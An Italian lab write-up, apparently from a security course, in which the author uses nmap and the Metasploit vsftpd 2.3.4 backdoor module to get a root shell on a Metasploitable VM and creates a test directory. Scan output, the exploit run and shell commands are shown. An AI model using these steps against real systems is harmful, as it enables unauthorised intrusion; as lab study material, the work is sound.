Hacking con Metasploit

La traccia di oggi ci chiedeva di connetterci alla vsftpd sulla porta 21, con Kali su Meta(IP 192.168.1.149). Una volta connessi alla shell di Meta creare una cartella **test_metasploit** nella directory root (/).

Per mettere in comunicazione Meta e kali con due IP diversi ho usato Pf sense come router, di seguito le configurazioni di rete:

Pf sense

```
WAN (wan)       -> em0        -> v4/DHCP4: 10.0.2.15/24
LANMETA (lan)   -> em1        -> v4: 192.168.10.1/24
OPT1 (opt1)     -> em2        -> v4: 192.168.1.99/24
```

Kali

```
auto eth0
iface eth0 inet static
address 192.168.10.23
netmask 255.255.255.0
#network 192.168.90.0
#broadcast 192.168.90.255
gateway 192.168.10.1
```


Meta

```
eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
 link/ether 08:00:27:32:4d:c4 brd ff:ff:ff:ff:ff:ff
 inet 192.168.1.149/24 brd 192.168.1.255 scope global eth0
 inet6 fe80::a00:27ff:fe32:4dc4/64 scope link
    valid_lft forever preferred_lft forever
```


Una volta appreso che le reti comunicassero, ho svolto un nmap per accertarmi che la porta 21 fosse in ascolto e quale fosse la versione del servizio: **vsftpd 2.3.4**

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV  192.168.1.149
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-05 09:42 EST
Nmap scan report for 192.168.1.149 (192.168.1.149)
Host is up (0.059s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE      VERSION
21/tcp   open  ftp          vsftpd 2.3.4
22/tcp   open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
```


Quindi una volta capito quale fosse la versione del servizio ho provato a cercare la versione su **metasploit**, la ricerca ha dato risultato positivo con un exploit disponibile.



Ho selezionato l'expolit e ho quindi messo ciò che richiedeva in questo caso solo l' IP del host.



Quindi ho cercato i **payloads** compatibili con questo exploit in questo caso era uno solo. Quindi l' ho impostato e usato il comando **show options** per vedere cosa questo ultimo richiedesse, questo in particolare non aveva nessuna richiesta specifica.



Quindi una volta accertatomi che fosse stato impostato tutto per bene usato il comando **run** per avviare l'exploit.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.1.149:21 - The port used by the backdoor bind listener is already open
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.10.23:43015 → 192.168.1.149:6200) at 2022-12-05 10:00:16 -0500
```

Adesso che la shell era stata presa ho quindi usato il comando pwd per vedere in quale percorso mi trovassi, il percorso era (/) quindi quello che serviva a me. Ho quindi come richiesto dalla traccia creato una directory **test_metasploit** con il comando **mkdir** e controllato che questa fosse stata creata con sucesso con il comando **ls**.

```
pwd
/
mkdir test_metasploit
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
test_metasploit
tmp
usr
var
vmlinuz
```